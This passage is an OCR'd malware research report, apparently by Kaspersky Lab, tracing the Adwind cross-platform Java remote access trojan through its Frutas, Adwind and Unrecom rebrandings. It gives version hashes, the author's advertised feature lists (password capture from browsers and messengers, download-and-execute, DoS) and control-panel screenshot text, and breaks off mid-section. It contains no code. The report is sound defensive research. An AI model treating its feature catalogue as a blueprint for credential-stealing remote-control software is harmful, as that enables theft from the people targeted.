
ADWIND — A CROSS-PLATFORM RAT

REPORT ON THE INVESTIGATION INTO THE MALWARE-AS-A-SERVICE PLATFORM AND ITS TARGETED ATTACKS



Vitaly Kamluk,
Alexander Gostev

February 2016
V. 3.0
#TheSAS2016
#Adwind

GREAT

KASPERSKY lab

CONTENTS

EXECUTIVE SUMMARY


At the end of 2015 we became aware of an unusual malware program, discovered in an attempted attack on a bank in Singapore. Analysis of the file attached to a spear-phishing email that had been sent to the bank revealed the name of the malware: JSocket. Later on we found that this malware has many names: Adwind RAT (Remote Access Tool), AlienSpy, Frutas, jFrutas, Unrecom, Sockrat, JSocket, jRat. The rich features of the malware, including its ability to run on Windows, Mac OS and Linux, as well as the fact that it was not detected by any antivirus solution meant that it immediately got our attention.

Adwind is a backdoor available for purchase. It's written purely in Java which makes it cross-platform. The backdoor component (called the server) can run on Windows, Mac OS, Linux and Android platforms, providing capabilities for remote desktop control, data gathering, data exfiltration and lateral movement.

While it is more often used by opportunistic attackers and distributed in massive spam campaigns, there are cases where Adwind has been used in targeted attacks. In August 2015, Adwind popped up in the news in connection with a cyber-espionage campaign against an Argentinian prosecutor who had been found dead in January 2015.


Currently the malware is distributed via a software-as-a-service platform which is based on an online subscription model. This report overviews the capabilities of the malware, describes its online platform and lists the cyber-attacks where this malware was used.

THE HISTORY OF ADWIND



Frutas RAT

The story begins in January 2012. A user of the Spanish-speaking hacking forum "indetectables.net" (the majority of whose users come from Mexico and South America), going by the name of "adwind", started a new thread about the development and testing of a new cross-platform RAT codenamed "Frutas", which was fully implemented in Java.



A week later, on 17th January, he announced the first release of the RAT. Its development was rapid and in late February version 0.4 was released.

We found some information about that early variant:

Name: Seerver.jar
Size: 24'034 bytes
MD5: ea68f5067c916ce6afd72aa72e89450d

After that new versions were released every two months:


Date	Version	Size	MD5
20.02.2012	0.4	24034	ea68f5067c916ce6afd72aa72e89450d
26.03.2012	0.6	32523	aa647cc251c0d63170c79c6ea64ae62d
7.05.2012	0.7	28148	9d28cb35d6e16f7e3c5382bcd95b621b
5.07.2012	0.8	?	?

The author announced the following functionality in version 0.8:


+ Check for open port [Beta] + No-IP updater + Check for internal and external IP + Get some dns ip (Check only port 80) + Supports Unicode + Now it will be able to update the server via URL (for future updates) + Option to download and run any file + Sceenshot capture via right click + FileManager works with file systems on Linux and Windows (e.g. Linux client and server in Windows) + We can now choose the time between each reconnection.
Capture passwords: ° FileZilla ° No-IP 2.x ° Internet Download Manager ° Internet Explorer (Version 4.0 - 9.0) ° Mozilla Firefox (All Versions) ° Google Chrome ° Safari ° Opera ° MSN Messenger ° Windows Messenger (In Windows XP) ° Windows Live Messenger (In Windows XP / Vista / 7) ° Yahoo Messenger (Versions 5.x and 6.x) ° Google Talk ° ICQ Lite 4.x / 5.x / 2003 ° AOL Instant Messenger v4.6 or below, AIM 6.x and AIM Pro. ° Trillian ° Trillian Astra ° Miranda ° GAIM / Pidgin ° MySpace IM ° PaltalkScene ° Digsby

Following the release of version 0.8, the Frutas RAT started to gain popularity in the cybercriminal world, mainly in Spanish-speaking countries.

Version 0.8 was described by Symantec researchers back in February 2013:




Building the backdoor server (image courtesy of Symantec)




Backdoor features includes custom pop-ups (image courtesy of Symantec)


However, by that time a more powerful version, 0.9, had already been released, in September 2012:




The author nicknamed "adwind" worked hard and his efforts resulted in the release of version 1.0, also in September 2012.



This was the last release of the Frutas RAT (under this name), although we have information on at least one additional private build: "JFrutas RAT v1.0 Version Privada":







The Adwind RAT


After the release of Frutas 1.0, the author changed the name of the project to "Adwind RAT". This was the first but by no means the last "rebranding" of this malware.


The first variant of the Adwind RAT, version 1.0, seems to have been released in January 2013, just four months after the final release of Frutas 1.0.



The Adwind RAT gained worldwide attention and quickly became one of the favorite tools among Arabic-speaking hackers, mostly used in conjunction with the DarkComet RAT.





C:/
D:/
E:/
F:/
Carpetas:
Nombre
Fecha Modificación
Tamaño (kb)
$Recycle.Bin
05/12/2012 08:33 AM
a
17/01/2013 10:05 PM
Abrir
Descargar archivo
Subir Archivo
Nueva Carpeta
Actualizar Carpeta
Copiar
Pegar
Borrar
Renombrar
Windows
08/01/2013 10:10 PM
Carpetas: 22
Archivos (s): 7


Adwind RAT v1.2
Central
Notificación
1,234
4,321
1
País
Identificador
IP Externa
IP Interna
Usuario PC
S.O.
Versión JRE
Versión
México
adwind
Windows 8 6....
1.7.0_10-b18
v1.2
Windows
Linux
Mac
Todos los S.O.
Mensajes Falsos
Abrir URL
Captura de Pantalla
http D.o.S
Administrador de Archivos
Descargar y Ejecutar
Servidor
Cerrar Conexión
Reiniciar Conexión
Actualizar Servidor
Desinstalar Servidor
Buscar IP en Linea


The most popular version of Adwind was 2.0, released in May 2013. It had fresh new look and logo:

One of the screenshots demonstrating the RAT revealed the user's PC name which was "adwind". While IP information was apparently altered by the user, he forgot to amend or ignored the country name on the following screenshot:




Surprisingly, this variant of Adwind was still around in 2015, due to the freely redistributable cracked "license" protection in Adwind version 2/3.

Version 3.0 was released in August 2013. The author created a new YouTube channel to announce the new release and host video tutorials.




Version 3.0 of the Adwind RAT added support for Android OS, and from that moment Adwind was truly cross-platform, supporting all major OS including mobile: Windows, Linux, Mac OSX, Android.



Adwind 3.0 also introduced a subscription model with different plans:


In the summer of 2013, Adwind was also being used in targeted attacks around the world and, for the first time was seen in attacks in the Asia-Pacific region.

Kaspersky Security Network detected Adwind fewer than 2,000 times during 2013, but nearly 70% of all targets were located in just ten countries, with Arabic and Spanish-speaking countries at the top:



UNRECOM

A second rebranding of the RAT took place in November 2013. The following note appeared at **adwind.com.mx**, a website owned by the Adwind developer:

